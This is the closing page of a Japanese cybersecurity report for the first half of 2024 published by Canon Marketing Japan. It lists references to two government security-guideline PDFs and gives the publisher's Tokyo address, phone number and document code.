https://www.digital.go.jp/assets/contents/node/basic_page/field_ref_resources/e2a06143-ed29-4f1d-9c31-0f06fca67afc/7e3e30b9/20240131_resources_standard_guidelines_guidelines_01.pdf

21 地方公共団体における情報セキュリティポリシーに関するガイドライン(令和 5 年 3 月版) | 総務省
https://www.soumu.go.jp/main_content/000870997.pdf

CYBERSECURITY REPORT THE FIRST HALF OF 2024

編集・発行　キヤノンマーケティングジャパン株式会社

Canon キヤノンマーケティングジャパン株式会社

〒108-8011　東京都港区港南2-16-6 CANON S TOWER　　TEL. 03-6701-3452

CSR2409CMJ_PDF